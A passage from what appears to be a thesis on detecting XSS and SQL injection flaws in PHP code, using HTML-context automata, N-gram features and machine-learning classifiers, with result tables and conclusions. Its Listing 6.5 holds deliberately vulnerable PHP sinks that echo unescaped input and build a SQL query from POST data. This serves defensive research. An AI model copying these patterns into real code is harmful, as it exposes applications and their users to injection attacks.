

FIGURE 6.4: Micro-level finite state machine for determining HTML context

the occurrence of "<Identifier>" on "Tag_Open" state, it changes it state into "Tag_Name" state. When the "<Tclose>" input occurs in the pattern, the current state is changed back to the "Initial" state.

In the proposed approach, Algorithm 3 is used to perform reachability analysis for identifying the contexts. It starts from the initial state of HConExt-FSA automata and first token in the token stream. At every step, the subsequent inputs from HTML token stream processed by the HConExt-FSA to determine the next state. This process is repeated until no input token is left. The last reachable state represents a context of user input in the output statement.

Table 6.3 shows an example containing an HTML sink-statement, token stream, and results of reachability analysis. To determine the HTML context of the sink-statement (shown in first row of table), HTML Token Generator tokenizes this statement and tokens are processed over HConExt-FSA. The second row in Table 6.3 contains the tokens stream. Then, the third row shows the results of reachability analysis. The initial state of automata is "Initial" i.e. q0. Except <Topen> input, for all other inputs (i.e. <input2>, it remains in the same state. On the occurrence of <Topen>, the HConExt state is changed to "Tag_Open" state i.e. q2 (As shown in state transition table 6.2). Next, an input <Identifier> is occurred, which change the current state into "Tag_Name" state i.e. q3. For <Tclose> input, the state is changed back to "Initial" state.

Algorithm 3: Reachability analysis(G, P)

Input: HConExt-FSA context finder finite state automata G, and HTML Code Pattern P

Output: Browser-Parsing Context i.e. state name

$A[]$: An array of terminal symbols in HTML code Pattern P

q_0: Initial state of HConExt-FSA

$currState$= q_0

Token=Get_Next_Token(tokenStream);

while *(Token!=NULL)* **do**

  if *(δ (currState, Token)== q_j)* **then**

    if *($q_j \in F$)* **then**

      return state_name;

    else if *(δ(currState, Token)==undefined)* **then**

      return "undecided_context";

    else

      currState=q_j;

      Token=Get_Next_Token(tokenStream);

TABLE 6.3: Example: HTML sink-statement, token stream, and reachability analysis

HTML Sink Statement	echo "<html ><head ><title>$_GET['name']</title >
HTML Tokens	<Identifier><Space ><DQ ><Topen ><Identifier><Tclose> <Topen><Identifier><Tclose><Topen ><Identifier><Tclose> <Space><PhpVar><SpSymbol><SQ><Identifier><SQ> <SpSymbol><StartTclose><Identifier><Tclose><DQ> <SpSymbol>
Reachability Analysis (State Transitions)	$q_0 \xrightarrow{<Input2>} q_0$ $q_0 \xrightarrow{<Topen>} q_2$ $q_2 \xrightarrow{<Identifier>} q_3$ $q_3 \xrightarrow{<Tclose>} q_0$ $q_0 \xrightarrow{<PhpVar>} q_1$

For "<head><title>", it repeats the same transitions. On the occurrence of <PhpVar>, it changes into "HElement sate". It consumes all remaining inputs. The last reachable state is "HElement" state, which represents that the sink-statement HTML context is *HElement Context*.

6.2.3 Feature Extraction

The proposed approach uses a lexical analysis based feature extraction process to extract features from the program slices, which are extracted by using static backward analysis. It begins by tokenizing each program slice statements into a token stream. Each token has a token-id,

token name and string which represents the language code construct. Then, each token is pre-processed for removal of PHP comment lines and white spaces. Further, given below criteria is used to extract 1-gram (N=1) features for SQL and XSS sink-statements.

1. **Input Related Features:** The user-input is the main source for exploiting XSS and SQLI vulnerabilities, because a malicious-user can insert malicious code only via direct or in-direct sources. Therefore, the code constructs used for implementing input access logic are important for characterizing vulnerable code statements. As different sources of input produce different types of vulnerabilities and require different defense mechanism to secure the application [25]. In a PHP web program, external inputs are received via. global variables (e.g. $_GET, $_COOKIE, $_POST etc), database functions (i.e. my_sql_fetch_array) or file built-in functions(i.e fgets). In tokenization process, these codes are represented by T_VARIABLE and T_STRING tokens. For such tokens, corresponding token strings are included in our feature set. For user-defined local variables, their token names (i.e. T_VARIABLE) are considered in feature set, as these variables may have different names, but do not provide any difference from vulnerability point of view.

2. **Sensitive-Sink Related Features:** Sensitive Sink statement use the external input to generate dynamic response. In the tokenizing process, a sensitive-sink statement is represented by T_ECHO,T_STRING or T_PRINT token names. Our feature set contains token string value for all these tokens.

3. **Sanitization Related Features:** In PHP, some inbuilt functions can prevent XSS and SQLI attacks in a particular situation. We have analyzed and found various PHP in-built functions (i.e. string manipulation, encryption, escape, input validation, etc.) and standard functions (i.e. htmlspecialchars, htmlentities, etc.), which work as sanitisation functions. These functions are used to minimize the probability of XSS and SQLI vulnerability. Among these, some functions are used with standard attribute values(e.g. NO_QUOTE) and have special impact to minimize the vulnerability risk. The T_STRING token are generated in the token file corresponding to each function and their attributes. These functions and attributes have different capabilities in term of sanitisation of user input, so in the proposed approach, we consider token string corresponding to T_STRING tokens.

4. **Context Related Features:** As mentioned earlier, developers mix PHP and HTML code and use user-input in different ways for developing dynamic web applications. This combination represents an HTML context. The feature extraction program generates T_CONSTANT_ENCAPSED_STRING, or
   T_ENCAPSED_AND_WHITESPACE tokens for constant string that embedded HTML code in it, and T_HTML_INLINE token for HTML code. A set of delimiters (e.g. " " = :) is used for getting text words presented in the corresponding token strings and included in our 1-gram feature set. The HTML context extracted by HTML Context Extractor is also included in our feature set.

5. **Other features:** For other code constructs, the proposed approach considers only token name in our feature set without their string values.

An N-gram is an overlapping substring of N consecutive features in a stream of features.

6.2.4 Example

For the illustration of proposed approach, consider a source code snippet in Listing 6.4. As mentioned earlier, our approach performs backward static program analysis for SQL Sink 7 and HTML sink 8. The program slices contain the set of statements {2,3,4,5,6,7} and {1,4, 8} respectively. By using proposed finite-state automata, the HTML context of statements 8 is determined as Style_NQ_Attr_Val context.

TABLE 6.4: Code statements and their token streams

Code Statement	Raw Token Streams
line 1	T_VARIABLE, $_POST
line 2	T_VARIABLE, $_POST
line 3	T_VARIABLE, $_POST
line 4	T_IF, T_ISSET, T_VARIABLE
line 5	T_VARIABLE, mysql_real_escape_string, T_VARIABLE
line 6	T_VARIABLE, SELECT, FROM, WHERE, ', T_VARIABLE, ', AND, ', T_VARIABLE, '
line 7	T_VARIABLE, mysql_query, T_VARIABLE
line 8	echo <h1, style,color:,T_VARIABLE, > T_VARIABLE,</h1>

Table 6.4 shows the raw feature streams for code statements corresponding to each statement. For the HTML sink or SQL sink's slices, relevant statements are given to feature extractor for building the feature vectors

Table 6.5 shows sample 1-grams, 2-gram, 3-gram and 4-gram basic features for different sink statements.

TABLE 6.5: Sample basic N-gram features of sensitive-sinks

Sink, Line	**Size of N-Gram**	**Sample N-grams Features**
SQL, 7	1-gram (SF1)	T_VARIABLE, $_POST, T_IF, SELECT, FROM
	2-gram (SF2)	T_VARIABLE$_POST, T_ISSETT_VARIABLE, WHERE'
	3-gram(SF3)	T_IFT_ISSETT_VARIABLE, SELECTFROMWHERE
	4-gram (SF4)	WHERE'T_VARIABLE'
XSS, 8	1-gram (XF1)	T_VARIABLE, $_POST, echo, style
	2-gram (XF2)	T_VARIABLE$_POST, <h1style, color:T_VARIABLE
	3-gram(XF3)	echo<h1style, <h1stylecolor:, stylecolor:T_VARIABLE
	4-gram (XF4)	echo<h1 stylecolor:, <h1 stylecolor:T_VARIABLE, stylecolor:T_VARIABLE>

We have developed an N-gram feature analyzer to extract syntactic N-grams, count their frequency from the feature stream, and construct feature vectors for sensitive-sink statement's slices. These feature vectors are given to machine-learning algorithms for the building of vulnerability prediction models.

6.3 Performance Evaluation

6.3.1 Dataset, Experiments, and Performance Measures

Various experiments are performed to evaluate and compare the performance of prediction models that are built using different N-gram features and machine-learning algorithms. First, a set of web programs is collected from three different sources and built a dataset. The details of

dataset preparation are already discussed in Section 4.4. Table 6.6 shows a summary of XSS and SQLI sensitive-sink statements prepared from three different sources. It depicts that 7056 XSS sinks (4200 non-vulnerable and 2856 vulnerable) and 1944 SQL sinks (216 vulnerable and 1728 non-vulnerable) are prepared by using a synthetic program generator [34]. It contains 213 XSS sinks (62 vulnerable and 151 non-vulnerable) and 179 SQL sinks (70 vulnerable and 109 non-vulnerable) statements, which are obtained from the source code of real-world web applications. It also depicts that the dataset has 810 XSS sinks (320 vulnerable and 490 non-vulnerable) and 630 SQL sinks (280 vulnerable and 350 non-vulnerable) statements, which are obtained from the Git repository.

TABLE 6.6: Dataset statistics

Source	**# XSS Sinks**		**# of SQL Sinks**	
	vul	non vul	vul	non vul
Synthetic Program Generator	2856	4200	216	1728
Open Source Web Applications	62	151	70	109
Git Repository	320	490	280	350

Next, the distinct syntactic basic feature sets, namely 1-gram, 2-gram, 3-gram and 4-gram are constructed using the proposed feature extraction approach and HTML Context Extractor. Then, various composite feature sets are prepared from basic N-gram feature sets. The Naive-Bayes (NB), Random forest, JRip, J48, Support Vector Machine (SVM), and Bagging machine-learning algorithms are used to build the vulnerability prediction models. The details of these algorithms are already discussed in the Section 5.2.3. In the experiments, several prediction models are developed by using each of the feature sets separately with different machine-learning algorithms. Finally, the performance of these models is determined on the dataset.

In this study, the performance measures - True Positive Rate (TPR), True Negative Rate (TNR), False Positive Rate (FPR) and False Negative Rate (FNR) are used to evaluate the performance of prediction models (details are discussed in Chapter 4). A prediction model that gives a high value of both TPR & TNR and hence accuracy is considered as the best model for identifying the vulnerable and non-vulnerable sinks correctly. A data-mining tool (WEKA) [116] with its default setting is used for constructing and evaluating the performance of the vulnerability prediction models. In the experiments, 10-fold cross-validation technique is used to evaluate the performance of the different prediction models. In this technique, a dataset is randomly divided into two disjoint sets - training set and test set. Training and Testing sets contain 90% and

10% samples respectively. All the experiments are repeated ten times with randomly selected training and testing sets. The average results are determined to report the values of performance measures.

6.4 Results and Discussion

This section presents the results obtained with different N-gram feature sets for detecting vulnerable and non-vulnerable XSS and SQLI sinks statements.

6.4.1 Performance of Basic Syntactic N-gram features

Table 6.7 shows the averaged performance in TPR, TNR, FNR, FPR and accuracy of various basic syntactic N-gram features with different machine-learning algorithms (derived from table 6.8 to 6.11). From this table, it can be seen that syntactic 2-gram feature set(XF2) gives the best performance among all the other N-gram feature sets for all performance measures. For example, syntactic 2-gram feature set gives an averaged accuracy of 84.89% that is higher than the averaged accuracy of 82.47%, 81.26%, and 74.83% with 1-gram(XF1), 3-gram(XF3), and 4-gram(XF4) features respectively. Syntactic 2-gram features perform better than syntactic 1-gram features because the 1-gram features do not consider the path-sensitivity and multiple-sanitization related information. From the feature sets of various sink statements, it is found that in the case of the 1-gram feature set, same feature vectors are produced for two different class's sink-statements, which lead to ambiguous knowledge for the models. For example, in Listing 6.3, the statement 3 and 5 contain multiple-sanitization functions in which the order of the occurrence of different code construct are important. And one of them is vulnerable and other is non-vulnerable to XSS attack. But, for the both statements same feature vectors are produced.

TABLE 6.7: Average results (in %) for XSS using basic syntactic N-gram features

Feature Sets	TPR	TNR	FNR	FPR	Accuracy
1-gram (XF1)	80.81	83.57	19.19	16.43	82.47
2-gram (XF2)	83.16	86.05	16.85	13.95	84.89
3-gram (XF3)	80.74	81.61	19.26	18.40	81.26
4-gram (XF4)	72.87	76.15	27.14	23.85	74.83

It is also observed from the Table 6.7 that the performance of 3-gram and 4-grams is not better than 2-gram feature set in the prediction of XSS vulnerability. It is due to the reason that 3-gram and 4-gram features contain many noisy features and also suffer from data sparseness problem [127].

To study the effect of machine-learning algorithms on different N-gram features, detailed evaluation was done. Table 6.8 exhibits the values of TPR, TNR, FNR, FPR and accuracy for syntactic 1-gram feature (XF1) with various machine-learning algorithms. This table shows that the J48 algorithm based model can predict more than 84% of vulnerable sinks, with a false positive rate of below 11%. It also depicts that the 1-gram feature produce the best overall accuracy of 87.66% with the J48 algorithm and the worst accuracy with NB algorithm. Hence, it can be inferred that J48 algorithm is the best suited for 1-gram features.

TABLE 6.8: Results (in %) for XSS using syntactic 1-gram feature set (XF1)

Algorithms	TPR	TNR	FNR	FPR	Accuracy
NB	78.41	70.30	21.59	29.70	73.55
SVM	81.30	84.41	18.70	15.59	83.16
JRip	78.60	88.25	21.40	11.75	84.38
Bagging	84.44	86.54	15.56	13.46	85.70
Random Forest	77.56	82.20	22.44	17.80	80.34
J48	84.54	89.74	15.46	10.26	87.66
Average	80.81	83.57	19.19	16.43	82.47

Table 6.9 shows the values of TPR, TNR, FNR, FPR and accuracy for syntactic 2-gram feature (XF2) for various machine-learning algorithms. From this, it can be seen that syntactic 2-gram feature gives the best accuracy of 88.75% with JRip algorithm and the second best with the J48 algorithm i.e. 87.79%. It also shows that these two algorithms accuracies are higher than the accuracy for 1-gram with all algorithms. It infers that 2-gram features provide better results than 1-gram features.

TABLE 6.9: Results (in %) for XSS using syntactic 2-gram feature set (XF2)

Algorithms	TPR	TNR	FNR	FPR	Accuracy
NB	73.59	78.68	26.41	21.32	76.64
SVM	82.60	89.41	17.40	10.59	86.68
JRip	88.70	88.78	11.30	11.22	88.75
Bagging	84.24	85.40	15.76	14.60	84.94
Random Forest	80.56	87.20	19.44	12.80	84.54
J48	89.24	86.82	10.76	13.18	87.79
Average	83.16	86.05	16.85	13.95	84.89

Table 6.10 and Table 6.11 present the values of TPR, TNR, FNR, FPR and accuracy for syntactic 3-gram features (XF3), 4-gram features (XF4) respectively. Table 6.10 shows that the 3-gram features gives the best accuracy of 85.70% with the bagging algorithm and 4-gram feature gives the best accuracy of 81.49% with SVM algorithm. These are less than the best accuracies of 1-gram features. It is also observed that J48 produce the second best result with 3-gram features, which is almost equal to JRip results (as shown in Table 6.10).The Random forest and bagging give the second best result and NB gives the worst performance with 4-gram features.

TABLE 6.10: Results (in %)for XSS using syntactic 3-gram feature set (XF3)

Algorithms	**TPR**	**TNR**	**FNR**	**FPR**	**Accuracy**
NB	72.08	71.42	27.92	28.58	71.68
SVM	80.15	79.59	19.85	20.41	79.81
JRip	83.82	84.45	16.18	15.55	84.20
Bagging	86.12	85.42	13.88	14.58	85.70
Random Forest	78.67	83.58	21.33	16.42	81.61
J48	83.58	85.17	16.42	14.83	84.53
Average	80.74	81.61	19.26	18.40	81.26

TABLE 6.11: Results (in %) for XSS using syntactic 4-gram feature set (XF4)

Algorithms	**TPR**	**TNR**	**FNR**	**FPR**	**Accuracy**
NB	63.08	62.13	36.92	37.87	62.51
SVM	79.08	83.11	20.92	16.89	81.49
JRip	69.75	75.59	30.25	24.41	73.25
Bagging	76.58	79.85	23.42	20.15	78.54
Random Forest	77.03	80.08	22.97	19.92	78.86
J48	71.67	76.14	28.33	23.86	74.35
Average	72.87	76.15	27.14	23.85	74.83

The same experiments are performed for SQL Injection vulnerability. Table 6.12 summarizes the results of prediction models in the prediction of SQL Injection vulnerability. The experiment

TABLE 6.12: SQL accuracy results (in %) for basic syntactic N-gram features

Feature Set	**NB**	**SVM**	**JRip**	**Bagging**	**Random Forest**	**J48**
1-gram (SF1)	71.70	85.31	89.53	90.85	88.49	90.02
2-gram (SF2)	76.95	92.25	88.72	91.51	86.69	91.64
3-gram (SF3)	73.78	88.25	86.64	89.15	88.76	89.68
4-gram (SF4)	67.42	79.93	81.69	79.69	82.01	80.50

results show that among the various basic N-gram features, 2-gram features based prediction

models give highest accuracy on the considered SQL dataset. For example, 2-gram feature set produces the accuracy 92.25% as compared to 85.31%, 88.25%, 79.93% respectively for 1-gram, 3-gram, 4-gram features respectively with SVM algorithm. The 2-gram features provide the second best accuracy with the J48 algorithm which is almost equal to the bagging algorithm accuracy.

From all these results, it can be concluded that the syntactic 2-gram features individually perform better than 3-gram and 4-gram feature sets. It is due to the reason that 3-gram and 4-gram features contain many noisy features and suffers from data sparseness problem [127]. After analysis of the feature vector table for 1-gram, 2-gram, 3-gram and 4-gram, we perceive that the higher order N-gram features that are useful in the prediction have appeared in very few files, which result in the low performance of the higher order N-gram features.

6.4.2 Performance of Composite Syntactic N-gram features

It is intuitive that by combining multiple features the feature vector will contain more information for the prediction of XSS and SQLI vulnerabilities. Therefore, we have constructed three composite feature sets by combining different N-gram features as listed in table 6.13.

TABLE 6.13: Composite feature sets

Feature Set	Description
ComF5	ComF5 is obtained by combining 1-gram and 2-gram features
ComF6	ComF6 is obtained by combining 1-gram and 3-gram features
ComF7	ComF7 is obtained by combining 1-gram, 2-gram and 3-gram features

Table 6.14 exhibits the values of TPR, TNR, FNR, FPR and the accuracy for composite 1+2-gram XSS features (ComXF5) for various machine-learning algorithms. The ComXF5 features

TABLE 6.14: Results (in %) for XSS using composite 1+2-gram feature set (ComXF5)

Algorithms	TPR	TNR	FNR	FPR	Accuracy
NB	73.11	75.10	26.89	24.90	74.30
SVM	84.03	89.14	15.97	10.86	87.09
JRip	83.43	88.67	16.57	11.33	86.57
Bagging	93.58	89.75	6.42	10.25	91.29
Random Forest	81.87	94.68	18.13	5.32	89.55
J48	91.24	93.85	8.76	6.15	92.80
Average	84.54	88.53	15.46	11.47	86.93

give the best accuracy of 92.80% with the J48 algorithm and the second best i.e. 91.29% with the bagging algorithm. It also depicts that these results are better than the basic N-gram features results. It is also observed that the bagging based model can detect more number of vulnerable sinks in the comparison to J48, as bagging and J48 TPR are 93.58% and 91.24% respectively. But, it is reverse for non-vulnerable sink statements, in which J48 performed better than the bagging algorithm.

Table 6.15 shows the values of TPR, TNR, FNR, FPR and the accuracy for composite 1+3-gram XSS features (ComXF6) for various machine-learning algorithms. The ComXF6 features give the best accuracy of 88.94% with the bagging algorithm. From this table, it can also observe that the bagging algorithm gives highest TNR but the third highest TPR values.

TABLE 6.15: Results (in %) for XSS using composite 1+3-gram feature set (ComXF6)

Algorithms	**TPR**	**TNR**	**FNR**	**FPR**	**Accuracy**
NB	68.17	75.56	31.83	24.44	72.60
SVM	88.18	83.09	11.82	16.91	85.13
JRip	86.05	89.87	13.95	10.13	88.34
Bagging	87.27	90.05	12.73	9.95	88.94
Random Forest	89.83	85.58	10.17	14.42	87.28
J48	85.25	88.89	14.75	11.11	87.43
Average	84.13	85.51	15.88	14.49	84.95

Table 6.16 shows that the J48 algorithm gives the best accuracy with ComXF7 feature set in the detection of XSS vulnerability i.e. 95.73% with the highest values of TPR and TNR i.e. 92.33% and 98% respectively.

TABLE 6.16: Results (in %) for XSS using composite 1+2+3-gram feature set (ComXF7)

Algorithms	**TPR**	**TNR**	**FNR**	**FPR**	**Accuracy**
NB	70.63	68.92	29.37	31.08	69.61
SVM	87.45	92.23	12.55	7.77	90.31
JRip	89.54	95.85	10.46	4.15	93.32
Bagging	89.78	96.88	10.22	3.12	94.03
Random Forest	92.31	94.17	7.69	5.83	93.42
J48	92.33	98.00	7.67	2.00	95.73
Average	87.01	91.01	12.99	8.99	89.40

Table 6.17 shows the average performance in terms of TPR, TNR, FNR, FPR and accuracy of various composite features with the different algorithms. Experiment results show that among

TABLE 6.17: Average results (in %) for XSS with composite syntactic N-gram feature sets

Feature Sets	TPR	TNR	FNR	FPR	Accuracy
1+2-gram (ComXF5)	84.54	88.53	15.46	11.47	86.93
1+3-gram (ComXF6)	84.13	85.51	15.88	14.49	84.95
1+2+3-gram (ComXF7)	87.01	91.01	12.99	8.99	89.40

the various (1+2+3)-gram composite features perform better than other composite N-gram features. From the Table 6.17, it is observed that by the combining of different feature sets, the performance of almost all the prediction models are increased. It is also found that all of the composite features perform better than their corresponding individual feature set for almost all the algorithms. For example in XSS, ComXF5 is constructed by combining 1-gram and 2-gram; It gives an average accuracy of 86.93% that is higher than 82.47% and 84.89%, which are the average accuracies of 1-gram and 2-gram features respectively. The ComXF7 feature set gives the best performance. The ComXF7 feature set produces an average accuracy of 89.40% , as compared to 86.93%, 84.95% respectively for ComXF5, ComXF6 features (as shown in Table 6.17), which is significantly higher than all the other composite features average accuracy.

The same experiments are performed for SQL Injection vulnerability. Table 6.18 summarizes the results of different composite N-gram feature sets with the various machine-learning algorithms. From these results, it can be observed that the composite features perform better than their corresponding individual feature set for almost all the algorithms.

TABLE 6.18: Accuracy results (in %) for SQL with composite syntactic N-gram features

Feature Set	NB	SVM	JRip	Bagging	Random Forest	J48
1+2-gram(ComSF5)	78.85	95.02	88.50	94.05	93.19	95.42
1+3-gram(ComSF6)	73.85	86.21	92.27	91.48	88.88	90.32
1+2+3-gram(ComSF7)	68.25	92.46	91.47	96.18	95.57	97.88

The main reason of all these results is that in some cases higher N-gram features provide good information for the vulnerability point of view. For example, a sanitization function structure is represented by the function name, variable and argument values. Most of the sanitization functions take user input as an argument with other parameter values. For many security functions the complete information is contained in the higher N-gram features and is useful in the detection of vulnerable sinks.

The other observations are as follows - The first observation is the Naive-Bayes algorithm gives the lowest TPR and TNR in comparison of other considered algorithms with all N-gram features, because it considers all attributes as conditionally independent, which lead to wrong classifications; Next, it can be observed the J48 algorithm outperforms all other considered machine-learning algorithms for 1+2-gram and 1+2+3-gram features in the detection of XSS and SQLI sink statements. Finally, in the case of XSS sinks, it is also observed that the JRip, random forest algorithms give an almost equal accuracy for 1+2+3-gram features, which is higher than the accuracy provided by NB and SVM algorithms.

.

6.4.3 Comparison with Related Approach

This section provides a comparative performance of the proposed approach with Shar and Tan approach [25]. We have prepared the feature vector on the same dataset using an approach given by them. As it is the only approach, which predicts the XSS and SQLI vulnerability at statement level using static analysis and machine-learning technique. The approach first constructs a data dependency graph for every sensitive sink present in a source code file. Then for each sensitive sink, they extract a set of data dependent statements and classify them into different attributes. These attributes are known as code construct features (CCF). These attributes with their frequencies build a feature set corresponding to a sensitive sink.

The comparison of our approach with Shar and Tan approach can be explained by taking an example given in Listing 6.5, in which a user-input is referenced in the different sink statements.

LISTING 6.5: Example: sample PHP code

```
1  <?php
2  $input1= $_GET['userData'];
3  echo "<span style=\"color:$input1\">hello </span>"; // vulnerable sink1
4  echo "<a href=\"$input1\">View</a>"; // vulnerable sink2
5  $input2= htmlspecialchars($_GET['userData']);
6  echo "<span style='color:$input2'>hello </span>"; // vulnerable sink3
7  $input3= htmlspecialchars($_GET['userData'],ENT_QUOTES);
8  echo "<span style='color:$input3'>hello </span>"; // non-vulnerable sink 4
9  $id = $_POST['userid'];
10 $pwd = $_POST['pass'];
```

```
11 if ( isint ($id))
12 { $pwd = mysql_real_escape_string ($pwd);
13 $qry = "SELECT * FROM users WHERE user='$id' AND password='$pwd' ";
14 $result = mysql_query($qry);
15 }
16 ?>
```

Table 6.19 shows the extracted features for shar approach corresponding to each sink statements (The 0 value attributes have not shown in the table). From this table, it can be observed that their approach does not consider the HTML context sensitivity and path-sensitivity of a user-input in the output statements. For XSS sinks, it shows that shar's approach extracts the same feature sets for sink 1 and 2, while these sinks reference user-input in two different HTML contexts. It also shows that their approach does not consider the built-in function parameters and results in same set of features for sink 3 and 4, whereas sink 3 is vulnerable but not sink 4. Similarly, for SQL sink their approach does not consider the effects of sanitizations at predicate and make the label of a non-vulnerable sink as vulnerable. In contrast, our feature extraction approach considers the context sensitivity and built-in function parameters and generates the different feature sets for different sinks.

TABLE 6.19: Code construct feature set

Sink Type	Line	...	Client	..	..	HTML	SQL Sanitization	XSS Sanitization	..	Propagate	Un-taint	Vul
XSS	3	0	1	0	0	1	0	0	0	1	1	y
	4	0	1	0	0	1	0	0	0	1	1	y
	6	0	1	0	0	1	0	1	0	2	1	n
	8	0	1	0	0	1	0	1	0	2	1	n
SQL	14	0	2	0	0	1	1	0	0	2	1	y

We used PhpMinerI tool to build the feature vector from our dataset and Weka tool for the experiment. Table 6.20 shows the accuracy results (in %) for XSS and SQLI vulnerabilities by using the code construct feature set (CCF8).

TABLE 6.20: Accuracy results (in %) for XSS and SQL using code construct feature set (CCF8)

Vulnerability	NB	SVM	JRip	Bagging	Random Forest	J48
XSS	80.78	83.5	82.76	82.78	82.2	83.2
SQL	79.21	88.63	81.45	89.63	90.36	89.20

From the Table 6.20, it can be noted that the code construct features give the best accuracy of 83.5% with the SVM which is almost equal to J48 algorithm accuracy i.e. 83.2% in discriminating XSS vulnerability-prone statements from benign ones. The table shows that for SQL sinks, the best accuracy is given by random forest algorithm i.e. 90.36%. The bagging and J48 give similar accuracy i.e. 89.63% and 89.20% respectively. From the various experimental results, we also observed that the most of the N-gram features give better results as compared to the CCF8 features. It is due to the reason that N-gram features contain the context-sensitivity of user input in the output statements. In addition, the N-gram features contain path sensitivity information which is missing in the case of CCF8 features.

We have also compared the results of the N-gram based approach with the XSSDM source code analyzer and shar's approach (CCF8) on the same dataset. The comparison results show that the proposed N-gram based approach gives the best accuracy of 95.73% for XSS (as shown in Table 6.16) and 97.88% for SQL (as shown in Table 6.18) are significantly higher than all other approaches.

6.5 Summary

In this chapter, the problems and solutions related to the detection of path-sensitive and context-sensitive XSS and SQLI vulnerabilities are discussed. We have prepared various prediction model using simple and composite syntactic N-gram features. Experiment results have shown that the proposed features can detect XSS and SQLI vulnerable statements in the web applications with high TPR and TNR with low FNR and FPR. It is also observed that the higher order N-gram contains more information related to HTML context and path sensitivity. The experimental results have shown that 1+2+3 features perform the best among all the basic and composite features. The reason for this superiority is that this feature set contains the basic, context as well as the path-sensitive features. Our experimental results have also shown that in most of cases the J48 machine-learning algorithm outperforms all the other considered algorithms.

Chapter 7

Conclusions and Future Work

Nowadays web applications have became an integral part of our daily activities and are being used for many purposes such as social communications, online banking transactions, blogging, and safety critical tasks. However, developing secure web application has always been a concern for the researchers and the organizations as an insecure application poses serious threats to a user as well as application. There remains many weaknesses in the source code due to varied reasons during the development of a web application unintentionally. Attackers exploit these vulnerabilities for their benefits or fun. It is mentioned, the presence of XSS and SQLI vulnerabilities are the most common and serious weaknesses resulting insecure applications. Detecting and mitigating these vulnerabilities is not only necessary to avoid hacking of sensitive information and financial losses but also to get an escape from the dangerous consequence to the system health.

The various solutions proposed by the researchers to defend the web applications from these vulnerabilities are discussed in the Chapter 3; Amongst all, the source code analyzers and the vulnerability prediction models are considered as the most effective solutions by the software development community to detect and mitigate the root cause of vulnerabilities. The major problems found in the existing source code analyzers and vulnerability prediction models are:

- In the exploration of the source code of many web applications, it was observed that HTML context knowledge is essential for the precise detection of HTML context-sensitive XSS vulnerabilities. To the best of our knowledge, there are no source code analyzer and

vulnerability prediction model, which use HTML context-sensitivity knowledge in their vulnerability detection process.

- Most of the existing vulnerability detection approaches have imprecise modeling of standard sanitization functions and give many false results in the detection of XSS and SQL vulnerabilities.
- It was also found that most of the source code analyzers and vulnerability prediction models do not handle the path-sensitive sanitization and multiple-sanitization problems efficiently.

7.1 Conclusions

In the research work, we have proposed novel approaches to detect XSS and SQLI vulnerabilities by precise modeling of available security mechanisms, incorporating HTML context-sensitivity and path-sensitivity knowledge. The research work has also contributed to the development of real dataset for evaluating and comparing various vulnerability detection approaches. This section offers concluding remarks on the work presented in the thesis.

In Chapter 4, we proposed a novel context-sensitive approach based on the static program analysis and pattern matching technique for detecting and mitigating XSS vulnerabilities in the source code of a web application. The same was implemented in the form of a source code analyzer - Cross-Site Scripting Detector and Mitigator (XSSDM). The XSSDM takes the source code of programs as an input, and not only detects the vulnerabilities present in the source code but also provides a suggestive list of sanitization and validation functions. The developer can use one of the suggestive functions to mitigate the vulnerability.

In this approach, we first determined the source of user input, HTML sinks, and their dependent statements by using the static program analysis techniques. A set of context-identification rules was developed and used to determine the HTML contexts of user input in the HTML sink statements. We also developed a mapping between HTML contexts and different security mechanisms (i.e. escaping, filters, sanitizations etc). This mapping was used to determine, the applied security mechanism is sufficient or not to prevent the XSS vulnerabilities in the identified HTML context.

The performance of XSSDM was determined and compared with the two existing source code analyzers- Pixy and RIPS. It was found, XSSDM performed significantly better than Pixy and RIPS analyzers. The XSSDM gives an accuracy of 91.12%, which is 30.78% higher than the Pixy's accuracy and 10.24% higher than the RIPS's accuracy with the same dataset. It was also observed that XSSDM gives the TPR of 89.71% and TNR of 92.05%, which is significantly higher than the TPR (67.97% for Pixy, 75.08% for RIPS) and TNR(55.24% for Pixy, 84.76% for RIPS) of other two. The XSSDM also provided lower values of FNR and FPR in comparison to Pixy and RIPS analyzers. The reason for the better performance of XSSDM is that XSSDM incorporated the HTML context knowledge in the vulnerability analysis, which is missing in the RIPS and Pixy source code analyzers. In addition to this, in XSSDM we modeled the possible input sources, HTML sinks and input validation, escaping, filtering and sanitization functions precisely.

Next, an approach based on text-mining and pattern-matching technique for detecting XSS vulnerability-prone files in the source code of web programs was developed and presented in chapter 5. The proposed approach has two distinct phases - prediction model building and vulnerability detection. In prediction model building phase, two feature extraction algorithms were developed to extract the basic features and context features from the source code of web programs. We also developed and implemented a feature analyzer to construct a set of unique features (i.e.*BasContext*) and built feature vectors corresponding to each code file. Various vulnerability prediction models were developed using extracted features and machine-learning algorithms to detect the XSS vulnerable files. The machine-learning algorithms considered in this work are - Naive-Bayes (NB), Random Tree, Random forest, JRip, J48, Support Vector Machine (SVM), and Bagging algorithms.

The proposed models were compared with the existing text-mining based models [87] on the same dataset. To evaluate the performance of different approaches, a standard dataset containing 9408 labeled PHP source code files with 5600 non-vulnerable and 3808 vulnerable code files was used. The feature sets were constructed by using existing approach and proposed approach separately.

Precision, recall, F-measure and accuracy measures were determined for each prediction model to determine and compare the performance of the different prediction models. It was found, the proposed prediction models outperformed the existing text-mining based prediction models. The highest F-measure and accuracy achieved by the proposed approach with bagging algorithm

were 90.1% and 92.6% respectively. These values are 28.5% and 21.3% higher than the F-measure and accuracy of existing approach respectively. However, the performance difference in J48 and bagging based prediction models was insignificant.

The reason for the superiority of the proposed approach is attributed to the novel approach developed for extraction of basic feature and context features. These features contain the source, sink, escaping, validation and sanitization functions along with function parameter's information, which is very useful to determine the suitability of the functions in different HTML contexts. Existing text-mining based approaches do not extract such type of information and give a large number of false results. It was also observed that the bagging and the J48 machine-learning algorithms performed significantly better than the other algorithms in the detection of vulnerable and non-vulnerable files.

